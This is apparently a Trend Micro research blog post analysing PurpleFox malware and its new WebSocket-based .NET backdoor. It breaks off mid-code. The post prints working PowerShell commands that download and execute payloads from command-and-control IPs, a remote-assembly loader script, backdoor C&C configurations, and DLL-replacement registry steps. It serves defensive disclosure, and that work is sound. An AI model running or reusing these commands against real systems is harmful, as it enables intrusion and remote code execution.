PurpleFox Adds New Backdoor That Uses WebSockets

trendmicro.com/en_us/research/21/j/purplefox-adds-new-backdoor-that-uses-websockets.html

October 19, 2021

In September 2021, the Trend Micro Managed XDR (MDR) team looked into suspicious activity related to a PurpleFox operator. Our findings led us to investigate an updated PurpleFox arsenal, which included an added vulnerability (CVE-2021-1732) and optimized rootkit capabilities leveraged in their attacks.

We also found a new backdoor written in .NET implanted during the intrusion, which we believe is highly associated with PurpleFox. This backdoor, which we call FoxSocket, leverages WebSockets to communicate with its command-and-control (C&C) servers, resulting in a more robust and secure means of communication compared to regular HTTP traffic.

We believe that this particular threat is currently being aimed at users in the Middle East. We first encountered this threat via customers in the region. We are currently investigating if it has been found in other parts of the world.

In this blog, we describe some of the observed modifications for the initial PurpleFox payloads, alongside the new implanted .NET backdoor and the C2 infrastructure serving its functionality.

PurpleFox Capabilities and Technical Analysis

PowerShell

The activity starts with either of the following PowerShell commands being executed:

- "cmd.exe" /c powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('hxxp[[:]]//103.228.112.246[[:]]17881/57BC9B7E.Png');MsiMake hxxp[[:]]//103.228.112.246[[:]]17881/0CFA042F.Png"
- "cmd.exe" /c powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http[:]//117.187.136.141[:]13405/57BC9B7E.Png');MsiMake http[:]//117.187.136.141[:]13405/0CFA042F.Png"

These commands download a malicious payload from the specified URLs, which are hosted on multiple compromised servers. These servers are part of the PurpleFox botnet, with most of these located in China:

Country	Server count
China	345
India	34
Brazil	29
United States	26

Others	113

Table 1. Location of PurpleFox servers

The fetched payload is a long script consisting of three components:

The script targets 64-bit architecture systems. It starts by checking the Windows version and applied hotfixes for the vulnerabilities it is targeting.

- Windows 7/Windows Server 2008
  - CVE-2020-1054 (KB4556836, KB4556843)
  - CVE-2019-0808 (KB4489878, KB4489885, KB2882822)
- Windows 8/Windows Server 2012
  CVE-2019-1458 (KB4530702, KB4530730)
- Windows 10/Windows Server 2019
  CVE-2021-1732 (KB4601354, KB4601345, KB4601315, KB4601319)

After selecting the appropriate vulnerability, it uses the PowerSploit module to reflectively load the embedded exploit bundle binary with the target vulnerability and an MSI command as arguments. As a failover, it uses the Tater module to launch the MSI command.

The goal is to install the MSI package as an admin without any user interaction.

MSI Package

The MSI package starts by removing the following registry keys, which are old Purple Fox installations if any are present:

HKLM\SYSTEM\CurrentControlSet\Services\{ac00-ac10}

It then installs the components (*dbcode21mk.log* and *setupact64.log*) of the Purple Fox backdoor to Windows directory. Afterward, it sets two registry values under the key "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager":

- AllowProtectedRenames to 0x1, and
- PendingFileRenameOperations to the following:

```
\??\C:\Windows\AppPatch\Acpsens.dll

\??\C:\Windows\system32\sens.dll
\??\C:\Windows\AppPatch\Acpsens.dll
\??\C:\Windows\system32\sens.dll

\??\C:\Windows\setupact64.log
\??\C:\Windows\system32\sens.dll
```

These commands move *sens.dll* to *C:\Windows\AppPatch\Acpsens.dll* and replace it with the installed file *setupact64.log*.

The MSI package then runs a .vbs script that creates a Windows firewall rule to block incoming connections on ports 135, 139, and 445. As a final step, the system is restarted to allow PendingFileRenameOperations to take place, replacing *sens.dll*, which will make the malware run as the System Event Notification Service (SENS).

PurpleFox Backdoor

The installed malware is a .dll file protected with VMProtect. Using the other data file installed by the MSI package, it unpacks and manually loads different DLLs for its functionality. It also has a rootkit driver that is also unpacked from the data file and is used to hide its files, registry keys, and processes. The sample starts by copying itself to another file and installing a new service, then restoring the original sens.dll file. Afterward, it loads the driver to hide its files and registries and then spawns and injects a sequence of a 32-bit process to inject its code modules into, as they are 32-bit DLLs.



DLL
SYS
MsxxxxApp Service
MsxxxxApp.dll
dump_xxxx.sys
alter svchost.exe to fontdrvhost.exe
fontdrvhost.exe cmdline: svchost.exe -k netsvcs
fontdrvhost.exe cmdline: svchost.exe -k LocalService
fontdrvhost.exe cmdline: svchost.exe -k NetworkService
spawn and inject with main 32bit module which in turns loads different dlls based on cmdline


Figure 1. PurpleFox installation process

WebSocket Backdoor

Initial Delivery

The initial activity for retrieving this backdoor was captured three days after the previous PurpleFox intrusion attempts on the same compromised server. The Trend Micro Vision One™ platform flagged the following suspicious PowerShell commands:

- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/1'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/2'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/3'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/4'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/5'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/8'))"
- "cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('hxxp[:]//185.112.144.245/a/9'))"



cmd.exe

Observed Attack Techniques:
Execution of Windows Command Line Interface

Object type:
Process

Created:
2021-09-01 02:52:52

Process name:
cmd.exe

File path:
c:\windows\system32\cmd.exe

CLI command:
"cmd.exe" /c powershell -c "iex((new-object Net.WebClient).Downloa...


File SHA-1:
99ae9c73e9

File SHA-256
935c1861df1 5b6ca165...

"cmd.exe" /c powershell -c "iex((new-object Net.WebClient).DownloadString('http://185.112.144.245/a/1'))"

Figure 2. Trend Micro Vision One alert for PowerShell commands


We analyzed the payload hosted on the URLs, which were variations of 185[.]112.144.245/a/[1-9], and all were found to be serving two variants of another PowerShell script that acts as the main downloader for the .NET backdoor.



```
$_0000 = 0
while($_0000 -lt 16)
$_0001 =(new-object net.webclient).DownloadData('http://185.112.144.245/a/data')
$_0002 =[System.Reflection.Assembly]::Load($_0001)
$_0003 = $_0002.EntryPoint
[string[]] $_0004 = @(BASE64_Encoded_Data)
[Object[]] $_0005 = @(, $_0004)
$_0003.Invoke($_0006, $_0005)
$_0000++
sleep 5
```


Figure 3. Contents of payload

The difference between the two observed PowerShell scripts were in Base64-encoded data that was passed as an argument to the .NET sample downloaded from *185[.]112[.]144[.]45/a/data* and finally invoked with this configuration parameter. We found two different configuration parameters used: We observed the first one on August 26 and the second one with more domains embedded on August 30. The decoded Base64-encoded configuration parameters are shown in the following figures:



```
"ws://www.advb9fyxlf2v.com:12345/ws
#ws://www2.advb9fyxlf2v.com:12345/ws
<RSAKeyValue><Modulus>sN3+cs5QapPaFmQonWZ8Cr+D/9/
O+vpAzI5A+amAeand9m5LlTaKbp/QMn/tA811CecSPOLYFvMn
gzLiathtbFgjWHuRQR74fRRbJO9qElAOWaFN6rHcVmxjv09NH
Ruc2R2Z0Cbh6rzJAs+I417XvHZs8ztlBBOlbkE60XZW5aE=
</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
Global\VS8bdvdiK7AnRVA2
```

Figure 4. August 26 configuration



```
#ws://www8.advb9fyxlf2v.com:12345/ws
#ws://www7.advb9fyxlf2v.com:12345/ws
#ws://www6.advb9fyxlf2v.com:12345/ws
#ws://www5.advb9fyxlf2v.com:12345/ws
#ws://www4.advb9fyxlf2v.com:12345/ws
#ws://www3.advb9fyxlf2v.com:12345/ws
#ws://www2.advb9fyxlf2v.com:12345/ws
"ws://www.advb9fyxlf2v.com:12345/ws
<RSAKeyValue><Modulus>
sN3+cs5QapPaFmQonWZ8Cr+D/9/O+vpAzI5A+amAeand9m5LlTaKbp
/QMn/tA811CecSPOLYFvMngzLiathtbFgjWHuRQR74fRRbJO9qElAO
WaFN6rHcVmxjv09NHRuc2R2Z0Cbh6rzJAs+I417XvHZs8ztlBBOlbk
E60XZW5aE=</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>
Global\VS8bdvdiK7AnRVA2
```

Figure 5. August 30 configuration

These configuration parameters will be used by the .NET initialization routines to pick a C&C server and initialize cryptographic functions for the C&C channel. Aside from the configuration, the payload itself is retrieved from *185.112.144[.]45/a/data*.We also found some old variants that date back to June 22 that have fewer capabilities than the more recent variants.

During the earliest iterations for deploying this backdoor, aligning with the creation data of the malicious domain *advb9fyxlf2v[.]com*, the configuration parameters had a minimal number of subdomains to contact the C&C servers compared to the recent one.




Figure 6. Backdoor configuration

.NET Backdoor Obfuscation

Let us start the analysis with the backdoor dropped on the SQL server. When decompiled, it will output some obfuscated symbols, although most of these can't be restored to the original. Merely making them to be human-readable is sufficient for basic static analysis. Sometimes, some of the original names can be restored.

One notable characteristic we rarely see in malware is leveraging WebSocket communication to the C&C servers for an efficient bidirectional channel between the infected client and the server.



```
GClass51 @02000151
GClass52 @02000155
GClass53 @02000157
GClass6 @0200010C
GClass7 @0200010D
GClass8 @0200010E
GClass9 @0200010F
Program @02000158
    Base Type and Interfaces
    Derived Types
    Program() : void @06000CBC
    Main(string[]) : void @06000CBB
```

Figure 7. Cleaned classes and method names

WebSocket is a communication technology that supports streams of data to be exchanged between a client and a server over just a single TCP session. This is different from traditional request or response protocols like HTTP. This gives the threat actor a more covert alternative to HTTP requests and responses traffic, which creates an opportunity for a more silent exfiltration with less likelihood of being detected.





Figure 8. Traditional (left) and WebSocket techniques (right)


It initializes a WebSocket communication with its C&C server and keeps it open by sending keepalive messages to maintain the TCP connection. Once this is established, a series of bidirectional messages will be exchanged between the infected machine and the selected C&C server to negotiate a session encryption key.



```
 8 0.264999   11.0.0.5         185.112.147.50   HTTP        255 GET /ws HTTP/1.1
 9 0.389757   185.112.147.50   11.0.0.5         TCP          60 12345 → 49240 [ACK] Seq=1 Ack=202 Win=30336 Len=0
10 0.998547   185.112.147.50   11.0.0.5         HTTP        212 HTTP/1.1 101 Switching Protocols
11 1.044188   11.0.0.5         185.112.147.50   TCP          54 49240 → 12345 [ACK] Seq=202 Ack=159 Win=66048 Len=0
12 1.323832   11.0.0.5         185.112.147.50   WebSocket   238 WebSocket Binary [FIN] [MASKED]
13 1.447139   185.112.147.50   11.0.0.5         TCP          60 12345 → 49240 [ACK] Seq=159 Ack=386 Win=31360 Len=0
14 2.282868   185.112.147.50   11.0.0.5         WebSocket   362 WebSocket Binary [FIN]
15 2.340956   11.0.0.5         185.112.147.50   TCP          54 49240 → 12345 [ACK] Seq=386 Ack=467 Win=65792 Len=0
16 2.691122   11.0.0.5         185.112.147.50   WebSocket   302 WebSocket Binary [FIN] [MASKED]
17 2.816314   185.112.147.50   11.0.0.5         TCP          60 12345 → 49240 [ACK] Seq=467 Ack=634 Win=32512 Len=0
18 3.426342   185.112.147.50   11.0.0.5         WebSocket   104 WebSocket Binary [FIN]
19 3.447904   11.0.0.5         185.112.147.50   WebSocket   108 WebSocket Binary [FIN] [MASKED]
20 3.571019   185.112.147.50   11.0.0.5         TCP          60 12345 → 49240 [ACK] Seq=517 Ack=688 Win=32512 Len=0
21 18.589129  185.112.147.50   11.0.0.5         TCP          60 [TCP Keep-Alive] 12345 → 49240 [ACK] Seq=516 Ack=688 Win=32512 Len=0
22 18.589148  11.0.0.5         185.112.147.50   TCP          54 [TCP Keep-Alive ACK] 49240 → 12345 [ACK] Seq=688 Ack=517 Win=65792 Len=0
23 34.014108  185.112.147.50   11.0.0.5         TCP          60 [TCP Keep-Alive] 12345 → 49240 [ACK] Seq=516 Ack=688 Win=32512 Len=0
24 34.014127  11.0.0.5         185.112.147.50   TCP          54 [TCP Keep-Alive ACK] 49240 → 12345 [ACK] Seq=688 Ack=517 Win=65792 Len=0
25 49.374082  185.112.147.50   11.0.0.5         TCP          60 [TCP Keep-Alive] 12345 → 49240 [ACK] Seq=516 Ack=688 Win=32512 Len=0
26 49.374120  11.0.0.5         185.112.147.50   TCP          54 [TCP Keep-Alive ACK] 49240 → 12345 [ACK] Seq=688 Ack=517 Win=65792 Len=0
27 64.735186  185.112.147.50   11.0.0.5         TCP          60 [TCP Keep-Alive] 12345 → 49240 [ACK] Seq=516 Ack=688 Win=32512 Len=0
28 64.735214  11.0.0.5         185.112.147.50   TCP          54 [TCP Keep-Alive ACK] 49240 → 12345 [ACK] Seq=688 Ack=517 Win=65792 Len=0
```

Figure 9. TCP/IP exchanges between client and server

The execution starts by initializing the WebSocket and registering four callback functions as handlers for the WebSocket events.




```
public void Register_Callbacks_cl(string string_4)
{
    this.object_1 = new object();
    this.dateTime_1 = DateTime.Now;
    this.object_2 = new object();
    this.object_3 = new object();
    this.queue_0 = new Queue<byte[]>();
